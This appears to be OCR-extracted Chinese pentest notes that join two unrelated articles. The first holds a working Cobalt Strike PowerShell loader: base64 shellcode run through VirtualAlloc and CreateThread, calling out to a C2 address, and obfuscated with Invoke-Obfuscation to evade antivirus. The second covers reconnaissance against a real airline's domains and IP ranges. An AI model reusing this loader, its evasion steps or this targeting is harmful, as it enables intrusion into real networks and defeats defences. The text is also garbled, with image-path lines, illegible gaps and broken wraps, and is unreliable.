sjBy6lSKQdREAt4h1SgWoSNR4r79FvXfYaT7CSTNJPv+2Wm+dBW8KCroDe54cFVGFTp3ug+CIv2q0/+FVx8tKmW992auCBUoyo3gqoWLglyrYvFjLrAl2HsC6L8SAs41rOmEEbTAN9ddl4XRvSOjX+ct7+ybT+fgWXZW2t25efgpb8CjzqhplC/K+DbEG
vfjEovWCanzCTHTPrIJm2d9fe9Yx95uZ5LDrjnpnyULOlTv+owQmxTL3Jm8JyZjcNu3Q0t8qF9HUru0SORpGyi5JAJmzYABwP3zO7qaUTMsfBJ/8O+8FgWNNkfZJAeJO4d4/DYaq6oypUyYEKaXY6LlHXNN27bT7TIiIIPTykPYOWjtj7OML3NMSX7X/
dc5PXLS/pkT86b+r1f2fCEafa3UTdLzR4VjHrD+WTtLa0ZrrFmbW8BxAAOHRFC7pitAieDHyjCfh9z+h1nXJ5usUM9Yzx38n5ae2O0txVdtpeTaagiT4aim+T2iaPDTBK68lR4gU9K+HDqkpFbmyaVcRMJ+6k1eWpUZrS6N8wPhuOaPfjSNbV+WMX9T1z
1nxfu3TATTOe0vOIes86tdYB1TJjZFgP2S23O98G/xSYjqTjrnAJoEX5ldS/7m/ibVT9dC1VhZefAz6xQM2JANUKb9PoML8U8vFyn8OJN2zcL/gA=' ),[io.COmPREsSIOn.ComprEsSIonmoDe]::dECompResS)) ,[TExt.eNcOdINg]::AsCiI)
).ReadToEnd( )
")

$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr [inject.func+AllocationType]::Commit, [
inject.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]!$buffer) {
    $global:result = 3;
    return
}
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $buffer, $var_code.Length)
[IntPtr] $thread = [inject.func]::CreateThread(0, 0, $buffer, 0, 0, 0)
if ([Bool]!$thread) {
    $global:result = 7;
    return
}
$result2 = [inject.func]::WaitForSingleObject($thread, [inject.func+Time]::Infinite)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

因此最后我们需要通过Invoke-Obfuscation创建新的

```
[Byte[]]$var_code = [System.Convert]::FromBase64String
```

的内容替换原payload。

为了完成这一步，这里定义了一个新的变量命名$evil然后把由Invoke-Obfuscation混淆后的内容放在其中。

```
after payload compress:
 . ( $sHeLlid[1]+$sHElLId[13]+'x')( NeW-OBjecT IO.strEAmreADEr((NeW-OBjecT  Io.ComPREssION.DEFlATesTreAM( [IO.MEmoryStream] [CoNVErt]::frombaSE64sTRINg( '1ZLfrqIwEMYf6FxU/
sjBy6lSKQdREAt4h1SgWoSNR4r79FvXfYaT7CSTNJPv+2Wm+dBWBKCroDe54cFVGFTp3ug+CIv2q0/+fVx8tKmW992auCBUoyo3gqoWLglyrYvFjLrAl2HsC6L85As41rOmEEbTAN9ddl4XRvSOjX+ct7+ybT+fgWXZW2t25efgpb8CjzqhplC/K+DbE
GvfjEovWCanzCTHTPrIJm2d9fe9Yx9SuZ5LDrjnpnyULOlTv+owQmxTL3Jm8JyZjcNu3Q0t8qF9HUru0SORpGyi5JAJmzYABwP3zO7qaUTMsfBJ/8O+8FgWNNkfZ3Ae3O4d4/DYaq6oypUyYEKaXY6LlHXNN27bT7TIiIIPTykPYOWjtj7OML3NHSX7X
/dc5PXLS/pkT86b+r1f2fCEafa3UTdLzR4VjHrD+WTtLa0ZrrFmbW8BxAAOHRFC7pitAieDHyjCfh9z+h1nXJ5usUM9Yzx38n5ae2O0txVdtpeTaagiT4aim+T2iaPDTBK68lR4gU9K+HDqkpFbmyaVcRMJ+6k1eWpUZrS6N8wPhuOaPfjSNbV+WMX9T
1z1nxfu3TATTOe0vOIesB6tdYB1TJjZFgPZSZ3D9BG/xSYjqTjrnAJoEX5ld5/7m/ibVT9dC1VhZefAz6xQH2JANUKb9PoML8U8vFyn8OJN2zcL/gA=' ),[io.COmPREsSIOn.ComprEsSIonmoDe]::dECompResS))
,[TExt.eNcOdINg]::AsCiI) ).ReaDtoeND( )

replace

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8AiwgwcBNAcfiBFJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/
McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWos5647ZdaG5ldABod2luaVRoTHcmB//VMf9XV1dXV2g6Vnmn/9XphAAAAFsxyVFRagNRUWi4IgAAU1BoV4mfxv/
V63BbMdJSaAACYIRSUlJTUlBo61UuO//VicaDw1Ax/1dXav9TVmgt8hh7/9WFwA+EwwEAADH/hfZ0BIn56wloqsXiXf/VicFoRSFeMf/VMf9XagdRVlBot1fgC//VvwAvAAA5x353Mf/pkQEAAOnJAQAA6Iv///8vWD36WAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFVzZXItQWdlbnQ6IE1vemlsbGEvNS4wIChjb21wYXRpYmxlOyBNU0lFIDEwLjA7IFdpbmRvd3MgTlQgNi4yOyBXT1c2NDsgVHJpZGVudC82LjApD
QoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABoBLWiVv/
VakBoABAAAGgAAEAAV2hYpFPl/9WTuQAAAAAB2VFTiedXaAAgAABTVmgSloni/9WFwHTGiwcBw4XAdeVYw+ip/f//MTkyLjY5LjkxLjExOQAAAAAA")


to

$evil={
    NeW-OBjecT IO.strEAmreADEr((NeW-OBjecT  Io.ComPREssION.DEFlATesTreAM( [IO.MEmoryStream] [CoNVErt]::frombaSE64sTRINg( '1ZLfrqIwEMYf6FxU/
    sjBy6lSKQdREAt4h1SgWoSNR4r79FvXfYaT7CSTNJPv+2Wm+dBWBKCroDe54cFVGFTp3ug+CIv2q0/+FVx8tKmW992auCBUoyo3gqoWLglyrYvFjLrAlZHsC6L85As41rOmEEbTAN9ddl4XRvSOjX+ct7+ybT+fgWXZW2t25efgpb8CjzqhplC/K+
    DbEGvfjEovWCanzCTHTPrIJm2d9fe9Yx9SuZ5LDrjnpnyULOlTv+owQmxTL3Jm8JyZjcNu3Q0t8qF9HUru0SORpGyi5JAJmzYABwP3zO7qaUTMsfBJ/8O+8FgWNNkfZJAeJO4d4/DYaq6oypUyYEKaXY6LlHXNN27bT7TIiIIPTykPYOWjtj7OML3
    NHSX7X/dc5PXLS/pkT86b+r1f2fCEafa3UTdLzR4VjHrD+WTtLa0ZrrFmbW8BxAAOHRFC7pitAieDHyjCfh9z+h1nXJ5usUM9Yzx38n5ae2O0txVdtpeTaagiT4aim+T2iaPDTBK68lR4gU9K+HDqkpFbmyaVcRMJ+6k1eWpUZrS6N8wPhuOaPfjS
    NbV+WMX9T1z1nxfu3TATTOe0vOIesB6tdYB1TJjZFgPZSZ3D9BG/xSYjqTjrnAJoEX5ld5/7m/ibVT9dC1VhZefAz6xQH2JANUKb9PoML8U8vFyn8OJN2zcL/gA=' ),[io.COmPREsSIOn.ComprEsSIonmoDe]::dECompResS))
    ,[TExt.eNcOdINg]::AsCiI) ).ReaDtoeND( )
}

$ var_code={
    [System.Convert]::FromBase64String($evil)
}
```

重点：你需要从invoke-Obfuscation输出的内容中剔除 | ，因为它是命令执行的指令。我们不需要它因为Cobalt Strike模板会处理这个。

原文的图片实在是太模糊了。

```
$DoIt = @'
[illegible]

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

本地测试按照提示进行替换，并保存为.ps1文件，放入靶机测试

```
Set-StrictMode -Version 2
$eicar = ''
$DoIt = @'
$assembly = @"
    using System;
    using System.Runtime.InteropServices;
    namespace inject {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time dwMilliseconds);
        }
    }
"@

$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)


$evil=(new-objEct IO.COmPREsSION.DefIATEStreaM( [sYSTEm.Io.MEmorystReAM] [CoNveRt]::froMbase64sTrING('[illegible]'),[Io.COmPrESSION.cOMPrESSIOnmODE]::decOMPrESS ))

[Byte[]]$var_code = [System.Convert]::FromBase64String($evil)


$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr [inject.func+AllocationType]::Commit, [inject.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]!$buffer) {
    $global:result = 3;
    return
}
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $buffer, $var_code.Length)
[IntPtr] $thread = [inject.func]::CreateThread(0, 0, $buffer, 0, 0, 0)
if ([Bool]!$thread) {
    $global:result = 7;
    return
}
$result2 = [inject.func]::WaitForSingleObject($thread, [inject.func+Time]::Infinite)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```


经测试，发现目前此方式由于非base64导致报错，导致脚本无法执行成功



保存编辑的脚本到powershell文件并执行。当Cobalt Strike中的beacon点亮，并出现提示@sec_groundzero Aggressor 脚本的注意之后成功。




如果我们同时检查原始 CS payload和修改过的 CS payload，通过Process Hacker我们看到我们并不会改变beacon的行为。



在最后，整体实践结果发现，文中提到的cs powershell 混淆的思路是先解base64再解gzip压缩，然后针对payload有效部分进行专用工具混淆。而目前出现的问题是，payload只能混淆x86的，而测试x64payload使用此文的混淆会出现混淆报错。另外x86混淆之后再通过添加新变量引入混淆后的字符过程目前测试会导致报错，因此实验未能达到预期目的，这部分内容会在后续跟进。

渗透实战-从打点到域控的全过程

本次内容主要是跟大家分享一次完整的从打点到域控的实战过程。目的是通 过总结在渗透中的每个阶段，来和大家分享一些不错的渗透工具、渗透技巧，以 及我个人一些浅薄的渗透经验。



本文主要内容分为三个阶段：


信息收集阶段 外部打点阶段 内网渗透阶段

1. 信息收集阶段

当我们准备渗透一个目标的时候，往往都是从信息收集阶段开始。信息收集可以分为互联网端的信息收集和内网的信息收集。互联网端需要收集的最重要的资产就是域名资产和IP资产。每个企业都会有自己的域名和IP，这是黑客与测试人员关注的重点，其次是企业相关的账户信息、服务信息、指纹信息等。

让我们从域名（DNS）的信息收集说起，收集DNS的方法有很多种，可以通过搜索引擎、历史数据、网站爬虫、SSL证书、DNS区域传送、暴力破解等方式。如果单独去执行每一种方法，可能需要做不少的工作。下面我介绍一款优秀的开源工具，它可以完成以上80%以上的工作。


Sublist3r是一款基于Python实现的域名收集工具。它基本支持上面提到的大部分方法，从搜索引擎、Virustotal、DNSdumpster、SSLCert等站点查找子域名。在进行域名爆破时，程序会使用到一个互联网DNS服务器列表，然后以轮训的方式来进行枚举任务。这种方式可以避免因为大量DNS请求所导致的访问受限。



Python sublist3r.py -d target.com -b -t 50 -o target.dns.txt

当程序将扫描结果写入target.dns.txt文件之后，我们就有了这个目标的域名资产。那么我们如何再获取目标的IP资产呢?

我的方法是使用BASH脚本将文件中的域名解析为IP，然后再做去重和C段识别处理，随手找了个目标域名用于演示：



for i in `cat target.dns.txt`;do host $i|grep -E -o "([0-9]{1,3}[.]){3}[0-9]{1,3}";done |sort|uniq|grep -E -o "([0-9]{1,3}[.]){3}"|uniq -c|awk '{if ($1>=3) print $2"0/24"}'

```
root@kali:~/tools/Sublist3r# cat csair.com.ip |sort|uniq|grep -E -o '([0-9]{1,3}\.){3}'|uniq -c|awk '{if($1>=5) print $2"0/24"}'
120.236.151.0/24
120.236.152.0/24
125.88.13.0/24
125.86.6.0/24
13.32.255.0/24
157.122.72.0/24
183.236.6.0/24
58.248.41.0/24
58.248.56.0/24
59.41.199.0/24
```

这样就获取到了目标的域名资产和IP资产。

这里关于IP信息收集有一个小技巧，就是渗透一些大型目标时，在目标公司有AS（自治系统）的情况下可以通过 https://bgp.he.net/ 这个运营商来查询目标公司的自治系统号和CIDR路由。自治系统分配情况也可以在IANA查询到：




Result	Description
alibaba	
AS59055	Hangzhou Alibaba Advertising Co.,Ltd.
AS59054	Hangzhou Alibaba Advertising Co.,Ltd.
AS59053	Hangzhou Alibaba Advertising Co.,Ltd.
AS59052	Hangzhou Alibaba Advertising Co.,Ltd.
AS59051	Hangzhou Alibaba Advertising Co.,Ltd.
AS59028	Hangzhou Alibaba Advertising Co.,Ltd.
AS45104	Alibaba (China) Technology Co., Ltd.
AS45103	Alibaba (China) Technology Co., Ltd.
AS45102	Alibaba (US) Technology Co., Ltd.
AS45096	Alibaba (Beijing) Technology Co., Ltd.
AS37963	Hangzhou Alibaba Advertising Co.,Ltd.
AS134963	Alibaba.com Singapore E-Commerce Private Limited
8.128.0.0/10	Alibaba.com Singapore E-Commerce Private Limited
47.89.99.0/24	Alibaba.com LLC
47.89.98.0/24	Alibaba.com LLC
47.89.98.0/23	Alibaba.com LLC


https://www.iana.org/assignments/as-numbers/as-numbers.xhtml。

有了DNS、IP段、C段列表这些目标的基础轮廓以后，就可以对目标进行端口和服务探测，以及Web资产识别了。端口服务探测我使用的是Nmap，如果目标网络范围超过一个C段，我通常会用Masscan，Mascan也可以将扫描结果存储为Nmap格式。拿到XML扫描结果以后，再用Webmap来

解析XML扫描结果，Webmap还有一个好处就是可以团队协作。它的扫描结果展示如下：



可以为每个目标打上Critical、Checked、Vulnerable等标签，以及给目标添加备注、生成拓扑和PDF报告。



如果不需要团队协作，不想搭建服务器，还可以使用nmap-bootstrap.xsl模板将Nmap扫描结果转换成更直观，支持搜索的HTML格式。关于Nmap的Nse玩法有很多，以后可以单独搞个技术分享。

